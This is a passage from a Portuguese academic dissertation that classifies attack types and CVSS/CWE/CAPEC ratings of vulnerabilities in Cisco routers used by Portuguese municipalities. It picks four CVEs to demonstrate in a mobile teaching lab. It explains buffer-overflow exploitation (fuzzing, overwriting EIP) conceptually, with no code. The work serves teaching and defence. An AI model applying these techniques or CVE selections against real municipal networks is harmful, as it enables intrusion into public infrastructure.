Muitas vezes confundido com o *DoS*, o ataque *DDoS* [34] apresenta algumas diferenças importantes. O ataque *DDoS* consiste numa tentativa realizada por um atacante com o objectivo de tornar um servidor, computador ou rede inacessíveis aos seus utilizadores. Apesar de apresentarem o mesmo objectivo, no ataque *DoS* é apenas utilizado uma máquina e uma ligação à Internet, ou rede, de forma a realizar o ataque. No caso do *DDoS*, este ataque é realizado com recurso a um maior número de máquinas e ligações à Internet ou rede, quanto possíveis e normalmente distribuídos geograficamente.
O ataque *DoS* permite explorar os protocolos e serviços do equipamento alvo e promover o ataque especificamente a essa vulnerabilidade, por outro lado, os ataques *DDoS* têm como principal alvo o consumo da largura de banda, resultando em ataques em massa.

5.1.2. *Execução de Código Remoto*

Os ataques de execução de código remoto têm como base a exploração de vulnerabilidades que permitam criar um *buffer overflow* no equipamento e a partir desse ponto injectar código programado pelo atacante para executar as funções pretendidas.
Em segurança informática e programação é comum a utilização de diferentes instruções que utilizam a memória do sistema para leitura, escrita, armazenamento e cada serviço pode também reservar espaço em memória para a

execução das suas funções. Este espaço reservado pelos serviços, poderá, por vezes mostrar-se reduzido perante algumas instruções, necessitando de mais memória e causando uma falha no sistema, ou seja, num *buffer overflow.* Este tipo de falha consiste numa anomalia de um programa ou serviço que, ao escrever dados numa memória, ultrapassa os seus limites e sobrescreve na memória adjacente. [35]
Perante a existência de uma falha do tipo *buffer overflow*, podem ser geradas entradas de execução de código, ou alterações no modo de funcionamento do programa ou serviço. Como resultado, pode ocorrer um comportamento errado por parte do serviço, incluindo erros de acesso à memória, resultados incorrectos, paragem total do sistema, ou falhas de segurança que permitem a injecção de código remoto.
As técnicas que permitem explorar este tipo de vulnerabilidades podem variar de acordo com a arquitectura do sistema alvo e da região da memória em causa.

Exploração da Pilha:

- Sobrescrever uma variável local que está próxima do *buffer* na memória da pilha, para mudar o comportamento do programa e desta forma tirar partido do mesmo;
- Sobrescrever o endereço de retorno da pilha e dessa forma apontar para um endereço de memória especificado pelo atacante;
- Sobrescrever um ponteiro de função, que é posteriormente executado.

Este tipo de vulnerabilidades são normalmente exploradas com recurso à técnica de *Fuzzing*. Esta técnica é uma técnica de testes de *software*, frequentemente automatizada ou semi-automatizada, que envolve o teste com a inserção de dados inválidos, inesperados e aleatórios, como entradas do programa alvo. Posteriormente, durante o processo, o programa é monitorizado, com recurso a um *debugger*, sendo analisadas as excepções em tempo de execução. O *fuzzing* é muitas vezes utilizado como ferramenta de teste para problemas de segurança em *software*. [36]

Com esta técnica é possível obter-se informações sobre o tamanho do buffer e quando este atinge o seu limite, bem como identificar os ponteiros para a próxima instrução (*EIP*) e o topo da pilha (*ESP*). [37]
Obtendo estes dados, um atacante pode facilmente sobrescrever o valor do *EIP* para que este aponte para código remoto injectado e assim tomar partido do sistema.

Exploração da Heap:

A exploração da memória *heap* é realizada de forma distinta da anterior, uma vez que a memória é alocada dinamicamente pela aplicação ou serviço, em tempo de execução e contém dados do programa. A exploração ocorre com a corrupção desses dados, de forma a fazer com que o programa sobrescreva estruturas internas, como por exemplo, listas encadeadas e ponteiros.

5.1.3. Obtenção de Informação

São classificados ataques cujo resultado seja a obtenção de informação, todos os ataques que promovam ao atacante qualquer tipo de informação do sistema ou rede alvo.
Estes ataques permitem que o atacante obtenha conhecimento sobre configurações, endereçamento, características ou até palavras-passe do sistema que está a ser atacado, podendo, posteriormente, ganhar partido sobre este.
Dependendo da informação obtida, as consequências podem ser bastante variadas.

5.1.4. *Bypass*

Entende-se como tipologia de ataques *Bypass*, os ataques que de alguma forma não necessitem de autenticação para se obter acesso ao modo privilegiado do equipamento ou rede alvo. O atacante ao explorar este tipo de vulnerabilidades conseguirá ultrapassar o processo de autenticação normalmente solicitado ao

utilizador, sem que seja necessário inserir nenhum tipo de credenciais ou certificados.

5.1.5. *XSS*

Os ataques de *XSS* [38] podem ser categorizados em três tipos, dependendo do código malicioso introduzido:

Persistente (*Stored*):

Neste caso especifico, o código malicioso pode ser permanentemente armazenado no servidor Web/Aplicação, como numa base de dados, forúm, campo de comentários, formulários, entre outros. O utilizador torna-se vítima ao aceder à área infectada pela localização do código mal-intencionado.
Este tipo de ataque é geralmente mais significativo do que outros, uma vez que um utilizador mal-intencionado pode potencialmente atingir um grande número de utilizadores apenas com uma acção especifica e facilitar o processo de engenharia social. Em alguns casos, o *browser* afectado pode comportar-se como se estivesse infectado por um *worm* (programa auto-replicante, semelhante a vírus), replicando cópias para cada utilizador que execute o código mal-intencionado.

Reflectido (*Reflected*):

A análise desta vulnerabilidade envolve uma solicitação com código a ser inserido, embutido e reflectido para o utilizador alvo. O código *HTML* inserido é entregue à aplicação e devolvido como parte integrante do código de resposta, permitindo que seja executado de maneira arbitrária pelo *browser* do próprio utilizador.
Este ataque, geralmente, é executado por meio de engenharia social, convencendo o utilizador alvo de que o pedido a ser realizado é legitimo. As consequências variam de acordo com a natureza da vulnerabilidade, podendo variar entre sessões permitidas ao sistema, roubo de credenciais ou realização de actividades arbitrárias, em nome do utilizador afactado. É actualmente considerado o tipo de ataque *XSS* mais comum.

Baseadas no *DOM* (*Document Object Model*):

O *DOM* [39] é o padrão utilizado para interpretar o código *HTML* em objectos a serem executados pelos *browsers*. O ataque de *XSS* baseado no *DOM* permite a modificação das propriedades desses objectos directamente no browser do utilizador, não dependendo de nenhuma interacção por parte do servidor que aloja a aplicação Web.
Ao contrário do ataque *XSS* persistente ou reflectido, o ataque baseado em *DOM* não necessita de interacções directas com a aplicação Web e utiliza vulnerabilidades existentes na interpretação do código *HTML*, no ambiente do *browser* do utilizador alvo.

5.2. Classificação de Vulnerabilidades - *CAPEC*

Confrontando a lista de vulnerabilidades existentes para os equipamentos e *softwares* identificados com a classificação de vulnerabilidades *CAPEC*, identificam-se as seguintes categorias principais:

- 118 – Obter Informação;
- 119 – Destruir Recursos;
- 152 – Injecção;
- 156 – Interacções Enganosas;
- 172 – Manipular Tempo e Estado;
- 223 – Técnicas Probabilísticas.
- 225 – Exploração de Autenticação;
- 232 – Exploração de Autorização:
- 255 – Manipular Estruturas de Dados;
- 262 – Manipular Recursos.

118 – Obter Informação:

Os ataques classificados com o padrão 118 da *CAPEC*, têm como foco, encontrar, recolher ou roubar informações de um determinado alvo. O processo pode ser

realizado por diversos métodos, incluindo questionários ou simples observação. [40]

119 – Destruir Recursos:

As vulnerabilidades cuja exploração resultem no incorrecto funcionamento do alvo são classificadas na categoria 119 da *CAPEC*. Esta categoria foca essencialmente a destruição de recursos ao ponto deste causar deficiências no funcionamento dos alvos atacados. Normalmente o sucesso neste tipo de ataques provoca a destruição ou negação de um ou mais serviços existentes no alvo atacado. [41]

152 – Injecção:

São categorizados como *CAPEC* 152, os ataques que se focam na habilidade de controlar o comportamento de um alvo, através da injecção de dados remotos. [42]

156 – Intercções Enganosas:

Este tipo de ataques tem como objectivo promover interações maliciosas com um determinado alvo, de forma a que o alvo seja convencido de que essas interacções são provenientes de outro equipamento ou rede fidedigna e dessa forma confiável. [43]

172 – Manipular Tempo e Estado:

Um atacante explora fraquezas em funções de manutenção de estado e tempo, para realizar acções que de outra forma seriam prevenidas pelo normal fluxo de execução de processos e código do equipamento ou programa alvo. [44]

223 – Técnicas Probabilisticas:

Técnicas probabilistas são técnicas normalmente utilizadas por um atacante para explorar possíveis propriedades de segurança de um determinado alvo e assim

direcionar o seu ataque de uma forma mais directa e eficaz, contornando os mecanismos de segurança ou condições especiais existentes. [45]

225 – Exploração de Autenticação:

Neste tipo de vulnerabilidades, o atacante foca a sua atenção especialmente para os mecanismos de autenticação, tentando encontrar falhas ou fraquezas no seu funcionamento. [46]

232 – Exploração de Privilégios/Confiança:

Um atacante foca a sua exploração nas fraquezas, limitações ou suposições, dos mecanismos de acesso de um determinado alvo, de forma a conseguir acesso aos seus recursos, ou autorização para a sua utilização. [47]

255 – Manipular Estruturas de Dados:

Nesta categoria estão classificados os ataques que procuram manipular e explorar as características das estruturas de dados de sistema de forma a garantir a utilização pretendida e violar a protecção dessas estruturas. [48]

262 – Manipular Recursos:

Os ataques classificados nesta categoria focam principalmente a habilidade de manipulação de um ou mais recursos, num determinado alvo, de forma a ser possível a sua exploração. [49]

Em análise das categorias anteriores e, confrontando-as com as vulnerabilidades encontradas, é possível verificar que o mesmo *CVE* de identificação de uma determinada vulnerabilidade pode ser categorizado em mais do que uma categoria da CAPEC, sendo esta categorização de acordo com a sua natureza, objectivos e tipo de serviços em questão.

Não se mostrou possível a categorização em *CAPEC* de algumas das vulnerabilidades encontradas, uma vez não se encontrar nenhum tipo de referencia entre os seus *CVE* e as respectivas categorias em *CAPEC*.

De salientar que os ataques do tipo *DoS* se encontram em quase todas as categorias identificadas, sendo que a sua exploração é possível através de um largo conjunto de factores e dependente das condições e serviços existentes no equipamento ou rede alvo.

Tal como descrito anteriormente, este tipo de ataques podem não estar completamente isolados, fazendo parte de ataques mais robustos com os mais diversos objectivos e resultando como uma consequência dos mesmos. Desta forma, não se deverá dar apenas importância aos ataques do tipo *bypass*, ou execução de código remoto, sendo que os ataques do tipo *DoS* para além de maior número, podem também trazer constrangimentos muito graves para as organizações que se encontrem vulneráveis.

5.3. Potencial de Impacto

Como forma de avaliação do potencial impacto recorre-se à classificação *CVSS* que possibilita o agrupamento de diversas vulnerabilidades num mesmo grau de impacto que, posteriormente, pode ser associado ao sistema *CWE*, que promove informação sobre a possível gestão dos problemas relacionados com as vulnerabilidades, bem como um maior apoio durante o desenvolvimento do *software*, identificando as ferramentas de segurança a adoptar. Por sua vez, através da classificação *CWE* torna-se possível a categorização em *CAPEC*, tal como analisada no ponto anterior.



Gráfico 14 - Classificação *CVSS*

De acordo com o gráfico acima, a maioria das vulnerabilidades encontradas (80 de um total de 151) apresentam uma pontuação *CVSS* de 7.8. Sendo o 10.0 o valor máximo admitido pela classificação *CVSS*, verifica-se que a grande maioria dessas vulnerabilidades apresentam um elevado risco de impacto. Dependendo de um grande número de métricas, descritas no capítulo 2 desta dissertação, e descartando as métricas temporais e ambientais uma vez serem consideradas métricas opcionais e sem impacto directo na pontuação *CVSS* final, uma pontuação de 7.8 pode indicar graves falhas no sistema alvo de exploração, resultando em possíveis perdas de confidencialidade, integridade e disponibilidade.

O gráfico seguinte, apresenta o valor médio de pontuação atribuído a cada modelo de *router Cisco* identificado, bem como o número de Municípios que estão a utilizar cada um desses equipamentos:



Gráfico 15 - Classificação média *CVSS* por equipamento e Número de Municípios

Em análise do gráfico anterior, podemos confirmar que de acordo com os sistemas operativos e *routers* identificados, os equipamentos *Cisco* 800 e *Cisco* 2811, sendo uns dos mais utilizados nas Autarquias portuguesas, são também os que apresentam maior média de pontuação *CVSS*.

Apesar destes valores, não será possível, contudo, afirmar que todos os Municípios que estejam a utilizar estes equipamentos apresentem um risco de impacto de exactamente 7,3 pontos da escala *CVSS*. Este valor serve apenas como referencia para a média de vulnerabilidades encontrada, de acordo com os sistemas identificados em inquérito. Existe um conjunto de factores que deverá ser tomado em consideração para uma exacta atribuição da pontuação *CVSS*, nomeadamente quais os serviços activos em cada um dos equipamentos em utilização, quais as vulnerabilidades existentes para esses serviços, quais dessas vulnerabilidades podem ser efectivamente exploradas, qual a pontuação para cada uma delas, que mecanismos de segurança se encontram em redor do equipamento, quais os factores ambientais envolventes, entre outros.

Pode-se, no entanto, tomar como referencia o valor de 7,3 pontos *CVSS* como o valor médio mais elevado após análise das vulnerabilidades conhecidas e avaliar que sendo este valor um valor consideravelmente alto, existe uma grande

probabilidade de um largo número de Câmaras Municipais portuguesas se encontrar a correr um elevado risco de ataque.

Como valor mais reduzido desta análise, apresentando uma média de 6,9 pontos *CVSS*, o equipamento *Cisco* 1600 é também um dos equipamentos menos utilizados pelas autarquias. Apesar de ser este o valor mais baixo verificado, é ainda considerado um valor de risco elevado sendo, mais uma vez, provável que os Municípios que estejam a utilizar estes equipamentos se encontrem vulneráveis a uma elevada perda de confidencialidade, integridade ou disponibilidade dos seus equipamentos.

Adicionando à classificação *CVSS*, a classificação *CWE*, obtêm-se os seguintes resultados, para o mesmo grupo de vulnerabilidades estudadas:



Gráfico 16 - Classificação *CWE*

A classificação *CWE*, proporcionando uma ajuda na identificação dos pontos fracos do *software* e, associada às classificações anteriores, acrescenta um maior conjunto de informação ao estudo da vulnerabilidade e ao seu possível impacto, bem como em que ponto do desenvolvimento do *software* essa vulnerabilidade pode estar associada.

***CWEid* 16 - Configuração:**

As vulnerabilidades classificadas nesta categoria [50] são vulnerabilidades tipicamente introduzidas durante o processo de configuração do *software*.
Trata-se de uma categoria ainda no estado de rascunho, pelo que a sua informação poderá vir a sofrer alterações num período próximo.
Foi pela ultima vez actualizada no dia 30 de Julho de 2014.

***CWEid* 20 – Validação de Entrada de Dados:**

Tratando-se de uma das categorias mais identificadas neste estudo, com um total de 25 vulnerabilidades associadas, a categoria *CWE* identificada com o número 20 [51], indica que as falhas ou vulnerabilidades nela classificadas não realizam uma validação de entrada de dados, ou essa validação está a ser realizada de forma incorrecta, afectando o fluxo normal de dados da aplicação em causa.
Aquando da existência de uma incorrecta validação de dados, um atacante mal intencionado tem a possibilidade de inserir dados de uma forma não esperada pela aplicação alvo. Por sua vez, o sistema ao receber dados, com formatos ou conteúdos indesejados, pode gerar falhas no sistema, possibilitando o controlo de recursos, ou execução de código remoto.

***CWEid* 79 – Neutralização de Entrada de Dados Durante a Criação Dinâmica de Páginas Web:**

Normalmente utilizada para classificação de ataques do tipo *XSS*, a categoria identificada com o número 79 da *CWE* [52], classifica as vulnerabilidades que não neutralizam, ou neutralizam incorrectamente os dados que são introduzidos e controlados pelo utilizador antes que estes sejam utilizados como *output* numa página Web que é apresentada a outros utilizadores.
São associadas a esta categoria as vulnerabilidades que apresentem características como:

- Entrada de dados não confiáveis, normalmente oriundos de uma solicitação Web;

- A aplicação Web gera uma página dinamicamente, que contém dados não confiáveis;
- Perante a criação de um página Web dinâmica, a aplicação não impede que os dados nela contidos sejam executados pelo *browser*, como por exemplo *JavaScript, HTML tags, Flash, ActiveX*, entre outros;
- Uma vitima visita uma página Web, através do browser, que contém *scripts* maliciosos, injectados através de dados não confiáveis.

***CWEid* 119 – Restrição Indevida de Operações num *Buffer Overflow*:**

As vulnerabilidades catalogadas nesta categoria consistem em vulnerabilidades de *software* que executam operações num *buffer* de memória, porém podem ler ou escrever numa memória localizada fora dos limites desse *buffer*.
Algumas das linguagens de programação existentes permitem o endereçamento directo de localizações de memória e não asseguram, de forma automática, se essas localizações são válidas para o *buffer* de memória que está a ser referenciado. Desta forma, existe a probabilidade de as operações de leitura e escrita estarem a ser realizadas em espaços de memória associados a outras variáveis ou estruturas de dados, possibilitando que um atacante consiga executar código arbitrário e tenha acesso a informação sensível, ou cause falhas no sistema. [53]

***CWEid* 200 – Exposição de Informação:**

A exposição de informação consiste na divulgação intencional, ou não intencional, de informação a pessoas não autorizadas. [54]
Existe uma grande quantidade de problemas relacionados com a divulgação de informação a pessoas não autorizadas, sendo que a sua severidade está ligada directamente com o tipo de informação a que se teve acesso.

***CWEid* 264 – Permissões, Privilégios e Controlos de Acesso:**

À semelhança da categoria 16, esta categoria encontra-se ainda no estado incompleto, sendo que a sua última actualização foi realizada no dia 30 de Julho de 2014.
A *CWEid* 264, classifica as vulnerabilidades relacionadas com a gestão de permissões, privilégios e outros tipos de características e controlos de segurança que podem ser utilizados na aplicação ou sistema alvo. [55]

***CWEid* 287 – Autenticação Imprópria:**

Classifica as vulnerabilidades relacionadas com a autenticação em que o utilizador afirma possuir um conjunto de credenciais de acesso e o software onde a autenticação está a ser realizada não consegue comprovar essas credenciais, ou a prova de que essas credenciais pertencem a esse mesmo utilizador é insuficiente. [56]

***CWEid* 310 – Problemas de Criptografia:**

Nesta categoria da *CWE* são classificadas as vulnerabilidades relacionadas com sistemas ou metodologias criptográficas utilizadas pelo equipamento ou sistema alvo. [57]

***CWEid* 362 – Execução Simultânea, Utilizando Recursos Partilhados com Sincronização Incorrecta:**

O programa em causa contém uma sequência de código que pode ser executada em simultâneo com outro código e, por sua vez, a sequencia de código requer acesso exclusivo, de forma temporária, a um recurso partilhado, porém existe a possibilidade, durante um determinado período de tempo, em que o recurso partilhado pode ser modificado ou actualizado por outra sequência de código que está a ser executada em simultâneo.

Esta situação pode necessitar de medidas de segurança caso a sincronização esperada se encontre em conjunto com código de segurança critica. [58]

CWEid 399 – Erros de Gestão de Recursos:

Sendo a categoria *CWE* com mais vulnerabilidades identificadas neste estudo, deverá ser dado especial atenção ao tipo de vulnerabilidades por ela classificadas. Tratando-se mais uma vez uma categoria em rascunho, a sua actualização poderá ser realizada em qualquer instante, sendo que a sua informação poderá ser também alterada.
Esta categoria classifica as fraquezas e vulnerabilidades dos sistemas que estejam relacionadas com a imprópria ou incorrecta gestão de recursos.
Tratando-se de uma categoria ainda em desenvolvimento, não se verificam, no momento, informações mais detalhadas sobre a mesma. [59]

Em análise do gráfico correspondente à classificação *CWE*, verifica-se um elevado número de vulnerabilidades identificadas sem categorização *CWE* associada. Estas vulnerabilidades são, na sua maioria, vulnerabilidades com distintas naturezas e cuja origem pode ainda não ter sido apurada e, por isso, não se encontrarem ainda categorizadas na lista *CWE*.
De forma a confrontar os resultados obtidos nesta classificação, com a realidade actual dos Municípios portugueses, apresenta-se o gráfico com o número de vulnerabilidades em cada categoria *CWE* e em cada um dos equipamentos em utilização pelas Autarquias:



Gráfico 17 - Número de vulnerabilidades por categoria *CWE* e por equipamento

Em análise do gráfico anterior, verifica-se que a grande maioria das vulnerabilidades não classificadas em *CWE* (48) são vulnerabilidades identificadas no equipamento *Cisco* 2811. Por sua vez, as vulnerabilidades identificadas como erros na gestão de recursos estão maioritariamente presentes nos equipamentos *Cisco* 1900, 1941 e 2811.

Como segunda categoria mais identificada, as vulnerabilidades relacionadas com a validação da entrada de dados encontram-se também, maioritariamente, nos equipamentos *Cisco* 1900, 1941 e 2811.

Todas as restantes categorias identificadas apresentam uma distribuição semelhante em todos os equipamentos.

5.4. Selecção de Cenários

A selecção dos cenários de teste de vulnerabilidades deverá ter em consideração diversos factores, para que a sua reprodução seja o mais aproximado da realidade possível e contemple um número variado de hipóteses e técnicas. Neste sentido, os factores em consideração são:

- Ambiente de ataque (Interno ou Externo);

- Tipologia do ataque;
- Classificação do ataque nas diversas listas, bases de dados e sistema de pontuações (*CAPEC*; *CWE*, *CVSS*, etc);
- Tipo de protocolo ou serviço.

De acordo com os factores descritos, opta-se por implementar os seguintes cenários:

CVE	CAPEC	CVSS	CWE	Tipo	Ambiente	Protocolo
1999-0517	n/a	7,5	n/a	Obtenção Info.	Interno	SNMP
2001-0537	232, 255	9.3	287	Exe. Cód. Bypass	Externo	HTTP
2003-0567	119, 152, 156, 223, 232, 255, 262	7.8	20	DoS	Interno	IPv4
2008-3821	118, 152, 156, 223, 232, 262	4.3	79	XSS	Externo	HTTP

Tabela 6 - Vulnerabilidades a demonstrar

Com o objectivo final de promover conteúdos multimédia para o ensino de técnicas de *hacking* em equipamento activo de rede, verifica-se a necessidade de abranger um diferente leque de tipologias de ataque e assim demonstrar, dentro das tipologias identificadas, a maior diversidade possível. Neste sentido, opta-se pela demonstração de uma vulnerabilidade de cada tipologia anteriormente identificada.

No respeitante ao protocolo vulnerável, pretende-se também conter alguma diversidade, sendo que apenas o protocolo *HTTP* se encontra repetido e deverá ser testado de duas formas distintas. As restantes três vulnerabilidades serão testadas em protocolos diferentes entre si.

À semelhança com os dois factores anteriores, pretende-se também manter alguma diferença entre classificações *CVSS*, *CWE* e *CAPEC* de vulnerabilidade para vulnerabilidade.

Uma vez os equipamentos activos de rede não se encontrarem apenas vulneráveis através do exterior, mostra-se necessário contemplar também cenários do ponto

de vista interno da rede, sendo, por isso, selecionadas duas vulnerabilidades passiveis de serem testadas a partir do interior da rede.

6. Implementação do "*HackMóvel*" e dos Cenários Demonstrativos

Para a implementação e demonstração das vulnerabilidades selecionadas no pronto 5.4. desta dissertação, existe a necessidade de instalação e configuração de equipamento activo de rede, físico, ou na sua impossibilidade, em simulador, e computadores para simular, o mais aproximado possível, uma rede real.
De acordo com o inquérito realizado para este estudo, a maioria dos Municípios portugueses está a utilizar tecnologia da marca Cisco. Neste sentido e, sendo a Escola Superior de Tecnologia e Gestão do Instituto Politécnico de Beja, uma *Academia Cisco*, mostra-se viável a implementação de uma topologia física para a demonstração dos cenários de teste de vulnerabilidades recorrendo aos equipamentos disponíveis.
Apesar de serem implementados quatro cenários demonstrativos, apenas dois serão documentados em relatório.

6.1. Equipamento do "*HackMóvel*"

O nome *HackMóvel*, surge com a junção do objectivo da simulação de cenários demonstrativos sobre técnicas de *hacking* e com a necessidade de mobilidade do equipamento de sala para sala, de forma a serem administradas aulas e demonstrações em tempo real a alunos da área das tecnologias da informação.
Neste laboratório móvel é utilizado o seguinte equipamento:

- Bastidor móvel;
- Régua de energia;
- Monitor;
- Teclado;
- Rato;
- *Console Switch*;
- *Cisco Router* 2811 (2x);
- *Cisco Router* 2600;

- *Cisco Router* 800;
- *Cisco Swicth Catalyst* 2960;
- Computador *Fujistu Siemens* (3x);
- Cablagem *UTP* Cat.5;
- Cablagem eléctrica;
- *Cabo Cisco Rollover* (4x).

